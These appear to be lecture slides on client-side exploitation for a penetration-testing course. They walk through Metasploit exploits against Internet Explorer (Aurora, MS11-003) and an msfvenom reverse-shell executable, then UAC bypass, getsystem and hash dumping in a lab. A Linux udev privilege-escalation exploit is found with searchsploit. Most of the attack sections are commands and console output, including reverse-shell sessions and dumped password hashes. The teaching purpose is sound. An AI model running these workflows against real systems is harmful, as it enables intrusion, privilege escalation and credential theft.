Chapter 10 Client-side exploitation

10

Vulnerabilities we've studied

- Services listening on ports
  - Nmap, Nessus, etc.
- Unchanged passwords
  - WebDAV default credentials
  - phpmyadmin, etc.
- Misconfigured web servers
  - Zervit 0.4, SLMail 5.5, etc.

Serverside-exploitation
: What if these were all patched and well configured?

- We'll study attacks that **target local software on a system**
  - This software is not listening on a port, but network based

11

11

Client Side Exploitation


- So far all of our attacks have involved some sort of service listening on a port, be it a web server, FTP server, SMB server, or otherwise
- Instead of directly attacking a service listening on a port, **we'll create a variety of malicious files** that, when opened in vulnerable software on the target machine, will result in a compromise
- Because **client-side software isn't listening on the network**, we can't directly attack it, but **the general principle is the same**. If we can **send unexpected input to a program to trigger a vulnerability**, we can hijack execution, just as we exploited service-side programs

12

12

Big picture… MITRE ATT&CK

- Globally-accessible knowledge base of **adversary tactics and techniques** based on real-world observations
  - https://attack.mitre.org/



13

13

Outline

- Bypassing Filters with Metasploit Payloads
  - All Ports
  - HTTP and HTTPS Payloads
- Client-Side Attack
  - Browser Exploitation
  - PDF Exploits
  - Java Exploits
  - Browser_autopwn
  - Winamp
- Summary

15

15

Client Side Exploitation

- As security is taken more seriously and **service-side vulnerabilities** become more difficult to find from an Internet-facing perspective, **client-side exploitation** is becoming key to gaining access to even carefully protected internal networks (web browser, document viewer, music player, etc.)
- The success of client-side attacks relies on somehow **making sure that our exploit is downloaded and opened in a vulnerable product**

Server
(attacker's system)

Client
(browser in victim's system)

16

16

Bypassing Filters with Metasploit payloads

- Metasploit's payloads that can be used to bypass filtering technologies you may encounter on your pentests

- All Ports
  - ❖How can we find the ports that are allowed through the filter?
  - ❖The Metasploit ***reverse_tcp_allports*** payloads
- HTTP and HTTPS Payloads
  - ❖Some filters may allow all traffic out on certain ports
  - ❖The most advanced filtering systems use **content inspection** to screen for legitimate protocol-specific traffic
  - ❖These payloads follow the HTTP and HTTPS specifications

17

17

Aurora exploit

- Aurora exploit against **Internet Explorer**
  - This exploit was used in 2010 against major companies such as Google, Adobe, and Yahoo
  - Internet Explorer had a zero-day vulnerability at that time (=> zero-day attack)
    - The URL Validation Vulnerability (CVE-2010-0027) is addressed by the update (MS10-002), https://www.exploit-db.com/exploits/33552
  - Exploit/windows/browser/ms10_002_aurora module exploits a **memory corruption flaw in Internet Explorer**
    - It works regardless of the versions of Windows running

18

18

Browser Exploitation-MS-10-002

```
      =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > search ms10-002

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  exploit/windows/browser/ms10_002_aurora    2010-01-14       normal  No     MS10-002 Microsoft
 Internet Explorer "Aurora" Memory Corruption
   1  exploit/windows/browser/ms10_002_ie_object 2010-01-21       normal  No     MS10-002 Microsoft
 Internet Explorer Object Memory Use-After-Free


msf5 > use exploit/windows/browser/ms10_002_aurora
msf5 exploit(windows/browser/ms10_002_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

19

19

Show Options

The local IP address for the server = your machine (0.0.0.0: listen on all addresses on the local system)

Set a specific URL to listen

Same with SRVHOST

```
msf5 exploit(windows/browser/ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the l
ocal machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generat
ed)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

20

20

Browser Exploitation – cont'd

- Unlike network attacks, where we will see a session right away if our attack succeeds, when performing client-side attacks, **we must wait until a user accesses our malicious page**
- Aurora vulnerability is not as reliable as exploiting the other vulnerabilities
  - ❖ Even if the web browser's vulnerability is available, this exploit may not work every time (try again)
  - ❖ In addition, the exploitation involved in getting our session has made the browser unusable (browser stops… or crash)
    - The problem for us is that users who have been tricked into visiting our malicious site will naturally want to continue using their browsers
    - They may force-quit the browser, or the browser may crash on its own due to its unstable state (meterpreter session also dies)
- **Then, how can we keep our Meterpreter session alive?**

21

21

Browser Exploitation – cont'd

- Running Scripts in a Meterpreter Session
  - ❖ Meterpreter scripts that can be run in an open session can be found at */usr/share/Metasploit-framework/scripts/meterpreter*
    - We'll be using the script *migrate.rb* that allows us to move Meterpreter from the memory of one process to another

```
meterpreter > run migrate -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]

OPTIONS:

  -f        Launch a process and migrate into the new process
  -h        Help menu.
  -k        Kill original process.
  -n <opt>  Migrate into the first process with this executable name (explorer.exe)
  -p <opt>  PID to migrate to.
```

Options

    - But, it's not easy to migrate meterpreter session into another process as soon as the browser connects to the server (how do we automatically do this?)

22

22

Advanced Options

```
msf5 exploit(windows/browser/ms10_002_aurora) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(windows/browser/ms10_002_aurora) > set URIPATH xyz
URIPATH => xyz
msf5 exploit(windows/browser/ms10_002_aurora) > show advanced

Module advanced options (exploit/windows/browser/ms10_002_aurora):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains context informat
ion
   DisablePayloadHandler   false            no        Disable the handler code for the selected payload
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   ListenerComm                             no        The specific communication channel to use for this
service
   SSLCipher                                no        String for SSL cipher spec - "DHE-RSA-AES256-SHA" o
r "ADH"
   SSLCompression          false            no        Enable SSL/TLS-level compression
   SendRobots              false            no        Return a robots.txt file if asked for one
   URIHOST                                  no        Host to use in URI (useful for tunnels)
   URIPORT                                  no        Port to use in URI (useful for tunnels)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module


Payload advanced options (windows/meterpreter/reverse_tcp):

   Name                        Current Setting  Required  Description
   ----                        ---------------  --------  -----------
   AutoLoadStdapi              true             yes       Automatically load the Stdapi extension
   AutoRunScript                                no        A script to run automatically on session creat
ion.
   AutoSystemInfo              true             yes       Automatically capture system information on in
itialization.
```

23

23

Set Advanced Option

```
msf5 exploit(windows/browser/ms10_002_aurora) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf5 exploit(windows/browser/ms10_002_aurora) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] Using URL: http://0.0.0.0:8080/xyz
[*] Local IP: http://153.91.152.99:8080/xyz
[*] Server started.
msf5 exploit(windows/browser/ms10_002_aurora) > [*] 153.91.155.123   ms10_002_aurora - Sending MS10-002 M
icrosoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (179779 bytes) to 153.91.155.123
[*] Meterpreter session 1 opened (153.91.152.99:4444 -> 153.91.155.123:1037) at 2019-10-11 23:15:10 -0400
[*] Session ID 1 (153.91.152.99:4444 -> 153.91.155.123:1037) processing AutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: iexplore.exe (1252)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1904
[+] Successfully migrated to process

msf5 exploit(windows/browser/ms10_002_aurora) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  GEORGIA-B6A50C4\georgia @ GEORGIA-B6A50C4  153.91.152.99:4444 -> 153
.91.155.123:1037 (153.91.155.123)

msf5 exploit(windows/browser/ms10_002_aurora) >
```

Automatically migrated

24

24

Check the Migrated Process

- C:\> tasklist

```
Command Prompt
smss.exe                  376 Console                    0        388 K
csrss.exe                 600 Console                    0      3,512 K
winlogon.exe              624 Console                    0      2,936 K
services.exe              668 Console                    0      3,068 K
lsass.exe                 680 Console                    0      5,900 K
vmacthlp.exe              844 Console                    0      2,380 K
svchost.exe               856 Console                    0      4,596 K
svchost.exe               936 Console                    0      4,052 K
svchost.exe              1032 Console                    0     17,844 K
svchost.exe              1076 Console                    0      3,352 K
svchost.exe              1296 Console                    0      4,400 K
spoolsv.exe              1396 Console                    0      6,452 K
VGAuthService.exe        1612 Console                    0      8,916 K
vmtoolsd.exe             1656 Console                    0     14,100 K
wmiprvse.exe             1928 Console                    0      7,996 K
alg.exe                   400 Console                    0      3,404 K
wscntfy.exe              1608 Console                    0      1,880 K
explorer.exe             1908 Console                    0     12,420 K
vmtoolsd.exe              260 Console                    0     21,248 K
wpabaln.exe               308 Console                    0      2,844 K
notepad.exe              1904 Console                    0      5,792 K
cmd.exe                  1924 Console                    0      2,480 K
tasklist.exe              412 Console                    0      4,212 K

C:\Documents and Settings\georgia>
```

25

25

Browser Exploitation MS11-003

- **Evading content filtering using VNC**

*exploits a memory corruption vulnerability within Microsoft\'s HTML engine (mshtml)

```
       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > search ms11-003

Matching Modules
================

   #  Name                                          Disclosure Date  Rank  Che
ck  Description
   -  ----                                          ---------------  ----  ---
--
   0  exploit/windows/browser/ms11_003_ie_css_import  2010-11-29       good  No
    MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free


msf5 > use exploit/windows/browser/ms11_003_ie_css_import
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set PAYLOAD windows/vncin
ject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf5 exploit(windows/browser/ms11_003_ie_css_import) > show options
```

26

26

Show Options

```
msf5 exploit(windows/browser/ms11_003_ie_css_import) > show options

Module options (exploit/windows/browser/ms11_003_ie_css_import):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   OBFUSCATE  true             no        Enable JavaScript obfuscation
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an addr
ess on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is rand
omly generated)
   URIPATH                     no        The URI to use for this exploit (default is rando
m)


Payload options (windows/vncinject/reverse_tcp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AUTOVNC               true             yes       Automatically launch VNC viewer if pre
sent
   DisableCourtesyShell  true             no        Disables the Metasploit Courtesy shell
   EXITFUNC              process          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
   LHOST                                  yes       The listen address (an interface may b
e specified)
   LPORT                 4444             yes       The listen port
   VNCHOST               127.0.0.1        yes       The local host to use for the VNC prox
y
   VNCPORT               5900             yes       The local port to use for the VNC prox
y
   ViewOnly              true             no        Runs the viewer in view mode
```

27

27

Launch the Attack


```
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set URIPATH xyz
URIPATH => xyz
msf5 exploit(windows/browser/ms11_003_ie_css_import) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] Using URL: http://0.0.0.0:8080/xyz
msf5 exploit(windows/browser/ms11_003_ie_css_import) > [*] Local IP: http://153.91.152
.99:8080/xyz
[*] Server started.
```

28

28

View the Result




29

Part of Post-exploitation process… (CH13)

Local Privilege Escalation: Windows

- We will use client-side exploitation to exploit an unprivileged user frank on the Windows 7 box (Log in to Windows 7 as frank)
- Once the exploitation is successful, we will run the **exploit/windows/local/bypassuac** module against the current session
- Once the user account control (UAC) is bypassed, we will run **getsystem** to conduct the local privilege escalation
  - **getsystem** automates trying a series of known local privilege-escalation exploits against the target



30

Local Privilege Escalation

- Creating **msfvenom** payload that will be delivered to the limited account

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=153.91.152.99 -f exe > /var/www/html/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

*To run apache2 server in Kali: service apache2 start

31

31

Use the exploit/multi/handler

```
       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post        ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 3 evasion                                        ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

32

32

Set Options


```
msf5 exploit(multi/handler) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 153.91.152.99:4444
```

33

33

Download the File to the Victim Machine



34

34

Execute the File

35

35

Exploited with Limited Privilege

```
[*] Started reverse TCP handler on 153.91.152.99:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 153.91.155.31
[*] Meterpreter session 1 opened (153.91.152.99:4444 -> 153.91.155.31:58676) at 2019-10-12 00:09:59 -0400

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  WIN-KONGNAISH3M\monk @ WIN-KONGNAISH3M  153.91.152.99:4444 -> 153.91
.155.31:58676 (153.91.155.31)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-KONGNAISH3M\monk
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 57a231318c0eaaf5d2b97385b4093e62...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key: Operation faile
d: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

Because of lack of previledge

36

36

UAC (User Account Control)

Use exploit/windows/local/bypassuac

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
```

37

37

Select and Set the Payload

```
msf5 exploit(windows/local/bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
```

38

38

Local Privilege Escalation

```
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 153.91.155.31
[*] Meterpreter session 2 opened (153.91.152.99:4444 -> 153.91.155.31:58677) at 2019-10-12 00:15:09 -0400
```

```
meterpreter > getuid
Server username: WIN-KONGNAISH3M\monk
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

39

39

Dump the Hash

```
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 57a231318c0eaaf5d2b97385b4093e62...
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::Cipher is
deprecated
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
/usr/share/metasploit-framework/lib/rex/script/base.rb:268: warning: constant OpenSSL::Cipher::Cipher is
deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:272: warning: constant OpenSSL::Cipher::Cipher is
deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:279: warning: constant OpenSSL::Cipher::Cipher is
deprecated
[*] Dumping password hints...

frank:"reverse password"
georgia:"default password"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d:::
monk:1002:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
georgia:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

40

40

Use the Post Module to Dump the Hash

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/local/bypassuac) > use post/windows/gather/smart_hashdump
msf5 post(windows/gather/smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target host.
   SESSION                     yes       The session to run this module on.

msf5 post(windows/gather/smart_hashdump) > set SESSION 2
SESSION => 2
msf5 post(windows/gather/smart_hashdump) > exploit

[*] Running module against WIN-KONGNAISH3M
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191012004604_default_153.91.155.31_windows.hashes_241838.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 57a231318c0eaaf5d2b97385b4093e62...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[+]     frank:"reverse password"
[+]     georgia:"default password"
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     monk:1002:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
[+]     georgia:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
[*] Post module execution completed
msf5 post(windows/gather/smart_hashdump) >
```

41

41

An Easy Way

```
meterpreter > run -h
Usage: run <script> [arguments]

Executes a ruby script or Metasploit Post module in the context of the
meterpreter session.  Post modules can take arguments in var=val format.
Example: run post/foo/bar BAZ=abcd

meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against GEORGIA-B6A50C4
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191018234035_default_153.91.155.123_windows.hashes_265303.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 2f75a79e4ac9b1d363ad80df0b23b671...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[+]     georgia:"The normal password"
[+]     secret:"The regular password"
[+]     frank:"Reverse password"
[+]     monk:"Crazy password"
[*]     Dumping password hashes...
[+]     Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
[+]     HelpAssistant:1000:82e2db1d9eec47d7133c81415e1b8aa9:670f37f4a9f78b3c6abe61a95a89f1ed:::
[+]     SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:42597009c0d33d570e5316ca07e5b434:::
[+]     georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
[+]     secret:1004:e52cac67419a9a226643451 40a852f61:58a478135a93ac3bf058a5ea0e8fdb71:::
[+]     frank:1005:d88756df13724806aad3b435b51404ee:7564d84f607955804577569e716dfe4d:::
[+]     monk:1006:8ece4a2d07417e32aad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
meterpreter >
```

42

42

Local Privilege Escalation: Linux

- To escalate privilege in Linux, we need a bit of information about the system
  - Linux kernel version / Ubuntu release version

```
georgia@ubuntu:~$ uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686 GNU/Linux
georgia@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.10
Release:        8.10
Codename:       intrepid
georgia@ubuntu:~$
```

```
georgia@ubuntu:~$ udevadm --version
124
georgia@ubuntu:~$
```


  - This version of Linux system is vulnerable to privilege escalation
  - **Udev**: device manager for the Linux kernel, CVE-2009-1185
    - User space process can run code with root privilege of **udev** version 141 and earlier

50

50

Linux Kernel Space vs. User Space

- While processes run in kernel mode, they have unrestricted access to the hardware. The other mode is user mode, which is a non-privileged mode for user programs.



51

51

Local Privilege Escalation: Linux

- Kali linux includes a local repository of public exploit code from **exploitdb.com** at /usr/share/exploitdb , that includes a utility called **searchsploit**
- **Searchsploit** can be used to search for useful code

```
┌──(kali㉿kali)-[~]
└─$ searchsploit udev
---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Pri | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privil | linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation            | linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasp | linux/local/21848.rb
---------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit Ubuntu 8.1
---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 | linux/local/9545.c
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privil | linux/local/8572.c
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/8.10 / Fedora C | linux/remote/8556.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedor | linux_x86-64/local/9083.c
Sudo 1.8.14 (RHEL 5/6/7 / Ubuntu) - 'Sudoedit' Unauthorized Privilege Es | linux/local/37710.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privil | linux/local/41760.txt
---------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

52

Research the Exploit

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/exploitdb/exploits/linux/local/8572.c
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org

 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */
```

53

53

Find the Process ID

